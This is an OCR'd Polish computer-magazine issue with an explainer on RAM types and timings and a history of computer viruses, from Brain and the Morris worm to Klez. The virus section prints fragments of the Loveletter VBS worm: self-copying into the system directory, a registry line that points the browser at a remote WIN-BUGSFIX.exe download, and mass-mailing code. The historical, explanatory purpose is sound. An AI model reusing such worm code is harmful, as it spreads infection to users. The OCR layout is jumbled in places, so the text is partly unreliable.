- **ABC Visual Basic dla aplikacji w Office XP PL** – E. C. Willett, S. Cummings, tłum. Bogdan Czogalik, wyd. Helion, Gliwice 2002, cena: 25 zł

Adresy WWW:

- www.visualbasic.terramail.pl
- <http://vb4all.canpol.pl/vbscript/kurs.htm>
- www.vbamania.cad.pl/kurs.htm





Pamięć RAM

Pamięć w komputerze spotykamy na każdym kroku. RAM to jeden z jej najważniejszych typów. Ekspert wyjaśnia, jak działają kości pamięci

FOT. BEC&W/MONTAZ KOMPUTER ŚWIAT EKSPERT


Większość użytkowników pece-
tów z określe-
niem pamięć utożsamia niewielkie
podłużne moduły umieszczane
w specjalnych gniazdach na płycie
głównej. Pamięć to jednak każdy
rodzaj nośnika umożliwiający prze-
chowywanie informacji. Jest nią za-
równo dyskietka, płyta CD-ROM,
dysk twardy, RAM i pamięć pod-
ręczna procesora.

oferuje transfer 2500 MB/s. Pamięć
podręczna umieszczona w procesorze
jest jeszcze szybsza – oferowa-
ny przez nią transfer to mniej więcej
50 GB/s.

Czy nie byłoby zatem dobrym
rozwiązaniem wyposażać cały kom-
puter w jeden – najszybszy rodzaj
pamięci? Na przeszkodzie staje cena
– im szybsza pamięć, tym droższa.
Jeden megabajt dysku twardego
kosztuje w przybliżeniu 1000 razy
mniej niż jeden megabajt RAM-u.
Z tego powodu komputer wyposażo-
ny jest w duże ilości taniej pamięci
i mniejsze – droższej.

Ze względu na swoją szybkość
i cenę idealnym buforem pomiędzy
wolny dyskiem twardym a bardzo
drogą pamięcią podręczną procesora
jest pamięć RAM. W niej umiesz-
czane są aktualnie wykorzystywane
dane, wyniki obliczeń, pliki urucha-
mianych aplikacji.

Struktura wewnętrzna pamięci
przypomina prostokątną matrycę ko-
mórek. Każda komórka składa się



Schemat cyklu odczytu danych z pamięci typu SDRAM

z jednego tranzystora i kondensatora
i może przechowywać jeden bit in-
formacji (wartość 0 lub 1). Aby od-
naleźć konkretną komórkę, musimy
znać jej adres, czyli numer wiersza
i kolumny. Ponieważ do poszczegół-
nych komórek pamięci możemy od-
woływać się w dowolnej kolejności,
taki typ pamięci nazywamy RAM-em
(ang. Random Access Memory –
pamięć o dostępie swobodnym).

Oprócz komórek pamięci w modu-
łach znajdują się struktury obsługi-
jące matrycę – dekodujące adres

otrzymany za pośrednictwem szyny
adresowej z kontrolera pamięci
umieszczonego w chipsecie płyty
głównej, wybierające odpowiednią
komórkę, odczytujące jej zawartość
i wysyłające ją szyną danych z po-
wrotem do kontrolera.

Rytm pracy pamięci RAM jest
wyznaczany specjalnym zegarem.
W wypadku pamięci SDRAM,
DDR-SDRAM i RDRAM jest on
zsynchronizowany z zegarem pro-
cesora. Sygnałem do działania jest
wznoszące się zbocze sygnału ze-
garowego. W chwili, gdy dane
mają być odczytane z pamięci na
szynie adresowej, pojawia się in-
formacja. Specjalny sygnał (RAS)
informuje pamięć, że jest nią ad-
res rzędu matrycy, z którego po-
chodzić będą dane. Następnie po-
jawia się sygnał (CAS) informują-
cy, że od tej chwili przekazywany
jest już adres kolumny. Docelowa
komórka pamięci znajduje się na
przecięciu wybranej kolumny
i rzędu. W wypadku pamięci
SDRAM następne komórki w da-
nym rzędzie mogą być odczytywane
z pominięciem procedury wy-
bierania adresu.

Trudne terminy

» **CAS** – ang. Column Access Strobe – impuls dostępu
do kolumny

1. Sygnał oznaczający, że aktualne informacje na szynie
adresowej są adresem kolumny w matrycy komórek pa-
męci, do której potrzebny jest dostęp


2. Potocznie – opóźnienie między wydaniem polecenia
odczytu danych a pojawieniem się ich na szynie danych

» **nanosekunda** – jedna miliardowa część sekundy

» **RAS** – ang. Row Access Strobe – impuls dostępu
do rzędu. Sygnał oznaczający, że aktualne informacje
na szynie adresowej są adresem rzędu w matrycy
komórek pamięci, do którego potrzebny jest dostęp

» **szyna adresowa, szyna danych** – zbiór przewo-
dów, ścieżek w układach scalonych, którymi transmitowa-
ne są informacje w komputerze. Każda szyna składa się
z dwu części – szyny danych i szyny adresowej. Pierwszą
z nich przesyłane są dane, drugą zaś informacje, gdzie da-
ne powinny trafić, czyli ich adres

Po co komputerowi aż tyle róż-
nych rodzajów pamięci? Pęce-
t mógłby sobie poradzić, korzystając
wyłącznie z jednego typu pamięci –
na przykład dysku twardego. Nieste-
ty, taki komputer byłby niesamowicie
wolny. Szybki dysk twardy dys-
ponuje średnim tempem transferu
danych na poziomie 30 MB/s. Tym-
czasem nowoczesna pamięć RAM



Typ pamięci RAM wykorzystywany powszechnie w pecetach to tak zwany DRAM, czyli dynamiczny RAM. Jego zaletą w porównaniu ze statycznym RAM-em (SRAM) jest znacznie prostsza (i tańsza) konstrukcja komórek pamięci. Wadą – że pamięć tego typu bardzo szybko traci swoją zawartość. Aby więc można było z niej korzystać, cała zawartość DRAM-u musi być regularnie odświeżana. Odświeżanie polega na odczytywaniu zawartości pamięci i ponownym jej zapisywaniu i jest cyklicznie wykonywane przez cały czas działania komputera.

Parametry pamięci

Kupując pamięć, należy zwrócić uwagę na dwa parametry. Pierwszy z nich to czas dostępu – jest on podawany w nanosekundach.



Jeśli komputer ma pracować z szyną systemową taktowaną zegarem 166 MHz, to najdłuższy akceptowalny czas dostępu pamięci RAM obliczymy, dzieląc 1 przez 166 MHz (166 000 000 Hz). Wynik otrzymamy w nanosekundach. W tym wypadku będzie to 6 ns. Pamięć z dłuższym czasem dostępu nie jest w stanie pracować z tak szybką magistralą. Istotnym parametrem jest czas latencji – CAS. Liczba opisująca CAS i czas dostępu podawana jest bez przecinka. Jeżeli jest dwucyfrowa, to drugą cyfrę traktujemy jako część dziesiętną.



CAS to opóźnienie podawane w cyklach zegarowych pomiędzy otrzymaniem przez pamięć polecenia odczytu a pojawieniem się na szynie danych pierwszych informacji. Typowe pamięci SDRAM mają CAS = 3, DDR-SDRAM zaś = 2,5. Droższe moduły mają CAS = 2. Krótszy czas latencji to wyższa o kilka procent wydajność komputera.

CAS i inne parametry pracy pamięci można ustawić w BIOS-ie.

Memory Timings	Expert
Row-active delay	7
RAS-to-CAS delay	3
Row-precharge delay	3
CAS Latency Time	2.5

Oznaczenia różnych typów pamięci

Popularna metoda oznaczania pamięci uwzględnia prędkość magistrali systemowej. Często można spotkać się także z inną metodą uwzględniającą przepustowość kości RAM (podana w nawiasach).

PC100	(800 MB/s)	Nieprodukowany już typ pamięci SDRAM pracujący z magistralą systemową 100 MHz
PC133	(1100 MB/s)	Pamięci typu SDRAM współpracujące z magistralą systemową 133 MHz
PC200	(1600 MB/s)	Pamięci typu DDR-SDRAM współpracujące z magistralą systemową 100 MHz
PC266	(2100 MB/s)	Pamięci typu DDR-SDRAM współpracujące z magistralą systemową 133 MHz
PC333	(2700 MB/s)	Pamięci typu DDR-SDRAM współpracujące z magistralą systemową 166 MHz
PC400	(3200 MB/s)	Pamięci typu DDR-SDRAM współpracujące z magistralą systemową 200 MHz
PC800	(3200 MB/s)	Pamięci typu RDRAM. Współpracują z magistralą systemową 400 MHz
PC1066	(4200 MB/s)	Pamięci typu RDRAM. Współpracują z magistralą systemową 533 MHz

Im niższe będą poszczególne wartości, tym pamięć będzie pracowała wydajniej. Jeśli jednak ustawimy zbyt krótkie opóźnienia, system zacznie pracować niestabilnie.

Rodzaje pamięci

FPM DRAM – ang. Fast Page Mode Dynamic Random Access Memory – 32-bitowa pamięć pojawiła się masowo w 1987 roku. Można przyjąć, że od niej zaczyna się historia współczesnej pamięci RAM. Zaletą FPM w porównaniu ze starszymi pamięciami typu DRAM był znacznie szybszy dostęp do danych. Użytkano to dzięki specjalnemu trybowi adresowania komórek pamięci. Nie musiały być już adresowane pojedynczo. Jeden sygnał aktywował cały ich rząd (tak zwaną stronę) i do wybrania kolejnych komórek wystarczało zmieniać adres kolumny.

EDO DRAM – ang. Extended Data Output DRAM – pamięć dostępna na rynku od 1995 roku. Powstała w wyniku modyfikacji FPM DRAM. Dane z wybranego rzędu mogły być odczytywane nie tylko wtedy, gdy ustawiony był adres tego rzędu, lecz także podczas wybierania już adresu innego rzędu, co przyspieszało działanie pamięci.

SDRAM – ang. Synchronous DRAM – 64-bitowa pamięć popularna od 1997 roku. W odróżnieniu od poprzedników SDRAM pracowała synchronicznie z zegarem taktującym procesor. Dzięki temu unikano sytuacji, gdy procesor oczekiwał na dane, bo zakończył wykonywane operacje pomiędzy cyklami odczytu/zapisu pamięci. Zaletą SDRAM-u była też możliwość pracy w trybie pakietowym (burst). Ten tryb wykorzystuje

fakt, że w zdecydowanej większości wypadków potrzebne akurat dane zapisane są w kolejnych komórkach. Czas na ustawienie adresu jest tu wymagany tylko do wybrania adresu pierwszej komórki. Komórki o kolejnych adresach mogą być błyskawicznie (co jeden takt zegara) odczytywane bez straty czasu na wybieranie pełnego ich adresu.

Kolejną innowacją była organizacja pamięci w obrębie jednego modułu w kilka banków (zazwyczaj cztery). Gdy jeden bank jest zajęty jakąś operacją (zapis, odczyt, odświeżanie), komputer nie musi czekać na jego ponowne przygotowanie do wykorzystania – dane można zapisać w innym banku.

DDR-SDRAM – ang. Double Data Rate SDRAM – następna generacja pamięci SDRAM. Różnica względem poprzednika to praca przy opadającym zboczach sygnału sterującego. Dzięki temu przy tej samej częstotliwości zegara wykonywane jest dwa razy więcej operacji.

RDRAM – ang. Rambus DRAM – 16-bitowa pamięć zaprojektowana przez firmę Rambus (premiera w roku 1999) specjalnie dla Pentium 4. Wykorzystuje moduły podobne do DDR-SDRAM jednak o zupełnie innej wewnętrznej organizacji. Każdy układ scalony wchodzący w skład modułu RDRAM może zawierać do 32 banków. Połowa z nich jest zawsze przygotowana do pracy. Dzięki tak dużej liczbie otwartych banków możliwa jest praca z bardzo wysokimi częstotliwościami (400, 533 MHz). Prędkości te dodatkowo są podwajane tak jak w wypadku pamięci typu DDR.

Moduły zawierające pamięć RDRAM należy instalować parami. Dzięki temu pracują dwukanałowo (dane na przemian są zapisywane i odczytywane w dwu modułach), przez co dodatkowo podwajana jest przepustowość.

Istnieją moduły 32-bitowe, które są po prostu dwoma modułami w jednym. Dzięki temu nie muszą być instalowane parami. Takie moduły wymagają jednak przystosowania do nich płyty głównej.

Wszystkie dostępne na płycie gniazda pamięci RDRAM muszą być zajęte. Tam gdzie nie zainstalowano modułów pamięci, należy włożyć specjalne zaślepki (tak zwane CRIMM-y) dostarczane zazwyczaj z płytą główną.

MK

Warto zajrzeć...

Adresy WWW:

- www.arstechnica.com
- www.tomshardware.com

DIMM czy SDRAM?

Często mylone są ze sobą nazwy rodzajów układów pamięci z nazwami typów modułów, w jakich je umieszczono. Ekspert przedstawia poprawne nazwy modułów i typy montowanych na nich układów pamięci. **SIMM** (ang. Single In-Line Memory Module). Istnieją dwie wersje SIMM-ów – 8-bitowe o 30 złączach




oraz 32-bitowe z 72 złączami



W postaci SIMM-ów występowały pamięci FPM DRAM i EDO RAM (tylko 32-bitowe).

DIMM – ang. Dual In-Line Memory Module. Typowe 64-bitowe DIMM-y mają 168 złącz



W takiej postaci występują pamięci typu EDO RAM i SDRAM. Moduły zawierające pamięć DDR-SDRAM mają 184 złącza




RIMM – ang. Rambus In-Line Memory Module, nazwa handlowa firmy Rambus. RIMM-y zawierają pamięci RDRAM zaprojektowane przez firmę Rambus. 16-bitowe RIMM-y wyposażone są w 184 złącza. W odróżnieniu od innych typów pamięci te muszą być wyposażone w metalową obudowę spełniającą funkcję radiatora.





Epidemia na dysku

FOT.: EASTNEWS/montaż KOMPUTER ŚWIAT EKSPERT



Obecnie znamy około 70 000 wirusów i co miesiąc powstaje niemal 500 nowych. Niewykluczone, że grozi nam wielka zaraza. Ekspert wyjaśnia, czym jest komputerowy wirus i przypomina największe epidemie

Pierwszą definicję podał w 1984 roku naukowiec Fred Cohen z Uniwersytetu Lehigh w Bethlehem w stanie Pensylwania (USA). Według niego wirus to program, który infekuje inne programy, modyfikując je tak, aby zawierały jego własny kod.

Podobieństwo do biologicznych imienników jest oczywiste: prosta budowa, konieczność istnienia organizmu-żywiciela (żywa komórka i program komputerowy), zdolność do szybkiego powielania się, umiejętność ukrywania się oraz destruktywne działanie. Jednak nie wszystkie wirusy mają te cechy. Na przykład tak zwane robaki niczego nie niszczą, lecz kopiując się, blokują systemy komputerowe.

Można więc przyjąć, że wirusy to samopowielające się programy, stworzone w celu zakłócenia działania systemu komputerowego, do którego wnikają bez zgody i wiedzy jego właściciela.

Wędrówki po światłowodach

Wirusy ujawniają się na wiele sposobów. Wyświetlają komunikaty, zwalniają pracę komputera, zastępują swoją kopią ważne dla systemu pliki, na przykład biblioteki DLL. Najczęściej dołączają po prostu swój kod do innych zbiorów. Złośliwe usuwają pliki, kasują całe partycje, a nawet nieodwracalnie uszkadzają BIOS.

Straty wywołane na świecie przez wirusy tylko w ubiegłym roku szacuje się na mniej więcej 12 miliardów dolarów. Sam robak CodeRed sparaliżował na wiele dni sieci tysięcy firm i spowodował spustoszenie wyceniane na 2,6 miliarda dolarów. Niechlubnym rekordzistą pozostaje jednak wirus I Love You,


nazywany także Loveletter. Jego działalność kosztowała użytkowników na całym świecie około 8,7 miliarda dolarów.

Wiele wirusów nadal przenosi się za pomocą tradycyjnych nośników, dyskiety czy też CD-ROM-u. Jednak głównym środkiem rozprzestrzeniania się stał się internet. Jeszcze niedawno, aby zarażać kolejną ofiarę, bakcyle potrzebowały choćby nieświadomej współpracy człowieka, na przykład odebrania lub wysłania zainfekowanej poczty. Jednak robaki takie jak CodeRed do zarażenia nie potrzebują działania ludzi. Stworzono również takie, które w trakcie wędrówki po sieci zmieniają postać, szyfrują własny kod, a także uaktualniają się, łącząc się z serwerami swoich twórców.

Profesor Stephen Hawking, genialny fizyk, określił je jako pierwszą formę życia stworzoną przez człowieka.

Koń i szpicel


Często do jednego worka z wirusami wrzuca się inne szkodniki, przede wszystkim konie trojańskie. Programy te, podobnie jak wojownicy ukryci w ich mitologicznym odpowiedniku, są częścią innych aplikacji. Dzięki obecności modułu RAT (ang. Remote Access Tool – narzędzie zdalnego dostępu) pozwalają ukrywającym się w internecie twórcom na opanowanie komputera-nosiciela. Obecność trojana może objawiać się na przykład samoczynnym otwieraniem CD-ROM-u, resetowaniem się



Otrzymanie takiego e-maila było dla tysięcy użytkowników początkiem sporych kłopotów z komputerem. Trzy lata temu Loveletter zaraził 18 procent pecetów na świecie



Widoczne efekty działania wirusa. Niestety, jeśli tak dowiadujemy się o jego istnieniu, przeważnie jest już za późno



Za pomocą programu-klienta włamywacz steruje komputerem, na dysku którego znajduje się ukryty koń trojański

komputera, a nawet zniknięciem danych z dysku. Koń trojański w zarażonym komputerze pełni funkcję programu-serwera. Wykonuje nadchodzące z sieci polecenia. Klientem jest specjalna aplikacja, umożliwiająca wydawanie komend zarażonemu systemowi. Koń trojański nie rozprzestrzenia się same, potrzebują do tego in-

struktur komputerowych. Jednak pierwszego wirusa stworzył w celach naukowych wspomniany Fred Cohen. 3 listopada 1983 roku zaprezentował jego działanie. Nie minęły trzy lata, gdy zostały zaatakowane setki komputerów w USA. Nieznany dotąd typ wirusa stworzyli dwaj Pakistańczycy. Od nazwy ich firmy bakcyl otrzymał miano Brain (ang.

bę logiczną, to znaczy, że miał się uaktywnić w określonym dniu, właśnie w 50. rocznicę powstania państwa Izrael. Na podstawie tej posłanki autorstwo wirusa przypisano programistom palestyńskim. W tym samym roku pojawił się Den Zuk. To pierwszy wirus, którego celem jest walka z innymi bakcylami. Dzieło indonezyjskiego programisty niszczy kopie Braina, a także uodparnia komputery na przyszłe infekcje.

Również w 1988 roku Robert Morris Jr. wypuścił swojego robaka, nazywanego Internet Worm lub robakiem Morrisa. Ten pierwszy program replikujący się za pośrednictwem sieci sparaliżował pracę około 6000 komputerów, nie szczędząc rządowych i medycznych. Zdarzenia te uświadomiły opinii publicznej, jakie zagrożenie niosą wirusy.

Wojna antywirusowa

W drugiej połowie lat osiemnastych powstały pierwsze programy antywirusowe. Ich działanie opierało się na porównywaniu plików z bazami fragmentów kodu wirusów. Obecność takiego fragmentu w podejrzanym pliku świadczyła o zainfekowaniu. Mks_vir – pierwszy program antywirusowy polskich programistów – powstał w roku 1987.

W 1991 roku pojawiła się niewykrywalna przez ówczesne skanery Tequila. Był to wirus polimorficzny, czyli zdolny do zmiany własnego kodu, dzięki czemu każda jego kopia była trochę inna.

Wtedy właśnie do walki z wirusami włączyły się media. Na początku 1992 roku pojawiły się w prasie, radiu i telewizji dramatyczne ostrzeżenia przed katastrofą, którą miał spowodować wirus Michelangelo. Wywołało to gwałtowny wzrost sprzedaży pakietów antywirusowych i dochodów ich producentów. Być może dzięki takiej mobilizacji użytkowników Michał Anioł zamiast pięciu milionów komputerów, zaatakował zaledwie kilka tysięcy.

Melissa śle listy miłosne

W roku 1995 pojawił się MS Office z wbudowanym językiem makropoleczeń, rozwiniętym w kolejnych wersjach pakietu jako Visual Basic for Applications. Makra stały się nośnikami makrowirusów. Od tej pory każde otwarcie obcego dokumentu Worda czy Excela może grozić zainfekowaniem systemu.



Czas wirusów

Rok	Liczba wirusów	Ile przybyło	Uwagi
1986	1		pierwszy wirus
1987	2	100%	
1988	3	50%	powstanie robaka Morrisa
1989	6	100%	
1990	80	1233%	powstanie wirusów polimorficznych
1991	340	325%	
1992	1000	194%	wirus Michał Anioł
1993	2600	160%	
1994	4000	54%	
1995	5900	48%	pierwszy wirus makr atakuje Worda
1996	8000	36%	wirusy dla Win 95
1997	10 000	25%	
1998	15 500	55%	wirus dla Javy i trojan Back Orifice
1999	36 500	135%	atakuje Melissa
2000	46 795	28%	robak Loveletter, trojan PDA
2001	48 450	4%	szybki atak wirusa Nimda


Źródło: Symantec



Co i kiedy zarażały wirusy

Aplikacja	Data	Wirus
Mac OS	czerwiec 1987	Mac/nVIR-A
Word (macro)	sierpień 1995	WM/Concept
Windows 3.11	grudzień 1995	Win/StalkerX
Excel (macro)	lipiec 1996	XM/Laroux
MS Access	marzec 1998	AM97/Accessiv
Java	sierpień 1998	Strange Brew
Windows NT	grudzień 1998	WNT/RemExp
Power Point	grudzień 1998	PM97/Vir.a
Macromedia Flash	wrzesień 2000	SWF/LFM-926

Pod koniec XX wieku powstało kilka ciekawych wirusów. Melissa (rok 1999) – pierwszy wirus rozpowszechniający się za pośrednictwem e-maili – spowodowała 67-procentowy wzrost sprzedaży programów antywirusowych



Źródło: Sophos

w USA. Babylonia (rok 1999) była pierwszym bakcylem aktualizującym się przez internet za pomocą serwera swoich twórców.

CIH, zwany też Czarnobyłem, zaatakował w 1998 roku, a następnie, dzięki bombie logicznej, rok później, niszcząc całkowicie dane lub uszkadzając kości BIOS miliona komputerów na całym świecie.

Wielka epidemia przeszła przez internet w połowie 2000 roku. Loveletter wyrządził miliardowe straty. W 2002 roku niektórzy internauci mogli przeczytać poufne dokumenty pochodzące między inny-

Wykres przedstawia statystykę zgłoszeń wysyłanych przez programy antywirusowe firmy Sophos do centrali w 2002 roku. Podobnie jak w raporcie Symanteca widać, że najczęściej użytkownicy byli nękani przez W32/Klez-H



Doświadczenia twórców koni trojańskich wykorzystuje się przy tworzeniu programów spyware. Aplikacja śledzi poczynania użytkownika i przekazuje informacje do centrali. Często Spyware obiecuje pewną przydatność, żeby nakłonić nas do zainstalowania

nych programów. Ukrywają się w różnych, najczęściej atrakcyjnych, bo darmowych, aplikacjach. Użytkownik, niczego nie podejrzewając, razem z programem instaluje sobie na dysku trojana.

Inna grupa niechcianych gości to oprogramowanie typu adware. Są to moduły dołączone do różnych aplikacji (najczęściej darmowych), wyświetlające pobierane z serwera reklamy. Towarzyszy im często spyware, przesyłające informacje o odwiedziach przez użytkownika stronach WWW, konfiguracji komputera czy zainstalowanych programach. Firma Radiate, twórca spyware, przyznaje, że system umieszczono w około 600 aplikacjach (między innymi w GetRight, GoZilla, CuteFTP).

Dawno, dawno temu...

Już w latach pięćdziesiątych XX wieku przewidziano możliwość powstania samopowielających się

mózg). Nowatorstwo programistów polegało na tym, że wirus umieszczał szkodliwy kod w sektorze rozruchowym (Master Boot Record) dysku twardego, dzięki czemu uruchamiał się wraz ze startem systemu operacyjnego.

Pierwszy wirus mogący doczepiać się do plików pojawił się w 1987 roku. Studenci Uniwersytetu Lehigh zgłaszali dziwne zachowanie uczelnianych komputerów. Okazało się, że to efekt działania wirusa nazywanego później Lehigh. Jego ofiarą padał plik command.com Na szczęście wirus nie wydostał się poza uczelnię.

Rok przełomu

13 maja 1988 roku. odmówiły posłuszeństwa komputery Ministerstwa Obrony Izraela (niektóre źródła podają, że Uniwersytetu Hebrajskiego). Spowodował to szkodnik nazywany Jerusalem. Zawierał on bom-



mi z FBI. To wirus SirCam wysłał obiekty z pulpitu Windows do przy-padkowych adresatów. Również w ubiegłym roku robak Code-Red/Nimda sparaliżował pracę kom-puterów używających oprogramowa-nia IIS firmy Microsoft. Zawiniła luka

bezpieczeństwa w tym pakiecie. Ofiarą bakcyła padły również serwe-ry samego Microsoftu.

Jak działał list miłosny

Wirus Loveletter jest dość pro-стым skryptem VBS. Nie jest wcale mały (mniej więcej 10 Kb) ani po-mysłowy, co widać po zawartości kodu. Do sprawnego działania wy-starczył mu wykryty błąd w Out-looku, który pozwalał na automa-tyczne uruchamianie skryptów.

Wirus rozpoczyna od tego, że tworzy w katalogu systemowym swoje kopie:

```
c.Copy(dirsistem&"\kernel32.vbs")
c.Copy(dirsistem&"\win32dll.vbs")
c.Copy(dirsistem&"\LOVE-LETTER-FOR-YOU.TXT.vbs")
```

Następnie zmienia zawartość strony startowej Internet Explorera na jedną z czterech witryn, z któ-rych pobiera nowe kopie:

```
regcreate "HKCU\Software\Microsoft\Internet Explorer\Main\Start Page","http://www.skyinet.net/~young1s/HJkhj nwerhjkxcvytwnfTWetrdsfmPnjw6587345gvs cdf7679njbvvt/WIN-BUGSFIX.exe"
```

Potem nadpisuje zawartość plik-ów o rozszerzeniach .vbs, .vbe, .js, .jse, .css, .wsh, .sct, .hta, .jpg, .jpeg, .mp3 i .mp2 swoją kopią i dodawał na końcu rozszerzenie .vbs.

Ostatnim krokiem było rozestanie swojej kopii na adresy znalezione w książce adresowej:

```
male.Recipients.Add(malead)
male.Subject = "ILOVEYOU"
male.Body = vbcrf&"kindly check the attached LOVELETTER coming from me."
male.Attachments.Add(dirsistem&"\LOVE-LETTE R-FOR-YOU.TXT.vbs")
male.Send
```

Wirus do piaskownicy

Producenci antywirusów nie poddają się. Wykrywanie wirusów polimorficznych stało się możliwe dzięki opracowaniu skanerów heury- stycznych. Nie porównują one szko- dliwego kodu z bazą sygnatur, lecz obserwują działanie programów, a w przypadku podejrzanych zacho- wań izolują je od systemu. Takie izolowane środowiska tworzone w systemie dla podejrzanych apli- kacji noszą nazwę piaskownic. Można w nich bezpiecznie urucha- miać podejrzane pliki EXE, kontrolki ActiveX lub skrypty.

Co nas czeka?

Autorzy wirusów porozumiewają się przez internet. Tworzą tak zwaną scenę vx. Aktywnych autorów bak- cyli jest około 50, w większości z Czech, Hiszpanii, Australii oraz krajów skandynawskich. Nie brakuje również Polaków. Ich dewiza brzmi: wymyślić niewykrywalnego i nie- usuwalnego wirusa. Obserwacja do- konań prowadzi do wniosku, że są



Czarna lista 2002

Co roku Symantec publikuje listę pięciu najpoważniejszych zagrożeń bezpieczeństwa, które najbardziej dały się we znaki użytkownikom in-ternetu.

1. W32/Klez.H@mm

Odkryty: 17 kwietnia 2002, liczba zgłoszonych infekcji: 297 196
Najczęściej atakujący wirus w 2002 roku. Jest to zmodyfikowana wersja robaka W32.Klez.E@mm. Przenosi się przez e-maile i zasoby sieciowe. In- fektuje i niszczy zbiory na dysku.

2. W32/Bugbear@mm

Odkryty: 30 września 2002, liczba zgłoszonych infekcji: 47 761
Mimo, że jest to robak znany, to jego skuteczność wciąż jest wysoka. Bug- bear szybko roznosi się przez e-maile i zasoby sieciowe. Znając odpowied- nią kombinację klawiszy, można przejąć kontrolę nad tym robakiem. Ma on również cechy trojana, umożliwia wejście do zarażonego systemu. Sam próbuje wyłączać programy antywirusowe i firewalla.

3. W32/Klez.E@mm

Odkryty: 17 stycznia 2002, liczba zgłoszonych infekcji: 43 190
W32.Klez.E@mm to sprytny i trudno wykrywalny robak e-mailowy, który kopiuje się również przez zasoby sieciowe. W wysyłanych przez siebie li- stach wykorzystuje losowe tytuły, treść i załączniki. Potrafi wyłączać wiele antywirusów i firewalli, zastępuje zawartość plików zerami. Bardzo niebez- pieczny.

4. W95/Hybris.worm

Odkryty: 25 września 2000, liczba zgłoszonych infekcji: 38 577
W95.Hybris.worm jest zapisywany na dysku przez robaka W95.Hy- bris.gen, który uruchamia się wraz z załącznikiem wysyłanym z zainfeko- wanego komputera. Największe szkody wyrządził w 2001 roku.

5. W32/Magistr.39921@mm

Odkryty: 3 września 2001, liczba zgłoszonych infekcji: 29 506
